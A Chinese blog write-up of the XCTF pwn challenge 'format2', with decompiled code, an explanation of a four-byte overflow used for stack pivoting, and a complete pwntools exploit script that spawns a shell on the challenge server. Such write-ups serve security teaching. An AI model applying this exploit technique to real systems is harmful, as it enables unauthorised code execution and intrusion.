format2(xctf)

原创

whiteh4nd 于 2020-09-02 17:29:07 发布 201 收藏 1

分类专栏： # xctf(pwn高手区) CTF

本文链接：https://blog.csdn.net/weixin_43868725/article/details/108366539

xctf(pwn高手区) 同时被 2 个专栏收录

27 篇文章 0 订阅

订阅专栏

CTF

41 篇文章 0 订阅

订阅专栏

0x0 程序保护和流程

保护：

```
[*] '/home/whitehand/Desktop/a'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

流程：

main()

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  _BYTE *v4; // [esp+18h] [ebp-28h]
  char s; // [esp+1Eh] [ebp-22h]
  unsigned int v6; // [esp+3Ch] [ebp-4h]

  memset(&s, 0, 0x1Eu);
  setvbuf(stdout, 0, 2, 0);
  setvbuf(stdin, 0, 1, 0);
  printf("Authenticate : ");
  _isoc99_scanf("%30s", &s);
  memset(&input, 0, 0xCu);
  v4 = 0;
  v6 = Base64Decode((int)&s, &v4);
  if ( v6 > 0xC )
  {
    puts("Wrong Length");
  }
  else
  {
    memcpy(&input, v4, v6);
    if ( auth(v6) == 1 )
      correct();
  }
  return 0;
}
```


接收一个最长为30的字符串，通过base64解密后长度小于12就会将解密后的字符串复制到input处，之后调用auth()。

```
_BOOL4 __cdecl auth(unsigned int a1)
{
  char v2; // [esp+14h] [ebp-14h]
  char *s2; // [esp+1Ch] [ebp-Ch]
  int v4; // [esp+20h] [ebp-8h]

  memcpy(&v4, &input, a1);
  s2 = (char *)calc_md5((int)&v2, 12);
  printf("hash : %s\n", s2);
  return strcmp("f87cd601aa7fedca99018a8be88eda34", s2) == 0;
}
```

在将input中的字符串复制到v4的时候存在四个字节的溢出。如果返回值为1的话就会进入correct()。

```
void __noreturn correct()
{
  if ( input == 0xDEADBEEF )
  {
    puts("Congratulation! you are good!");
    system("/bin/sh");
  }
  exit(0);
}
```


此时如果input==0xDEADBEEF的话就能够getshell了。

0x1 利用过程


1.虽然checksec提示说程序开启了canary但是在主要逻辑上的函数都没有开启canary，所以可以进行溢出。

2.因为长度限制所以能够覆盖ebp，并且程序没有开启pie，就可以通过栈迁移来进行getshell了。


3.此时将payload='a'*4+p32(system_addr)+p32(input_addr)的base64加密后的数据输入。此时的栈空间如下。



返回到main()之前执行leave指令和ret指令，此时的ebp指向如图。



此时退出main()执行leave指令后。



执行ret后就可以getshell了。

0x2 exp

```
from pwn import *
import base64
# sh=process('./a')
sh=remote('220.249.52.133','33955')
system_addr=0x08049284
input_addr=0x0811EB40
payload='a'*4+p32(system_addr)+p32(input_addr)
sh.sendlineafter('Authenticate : ',base64.b64encode(payload))
sh.interactive()
```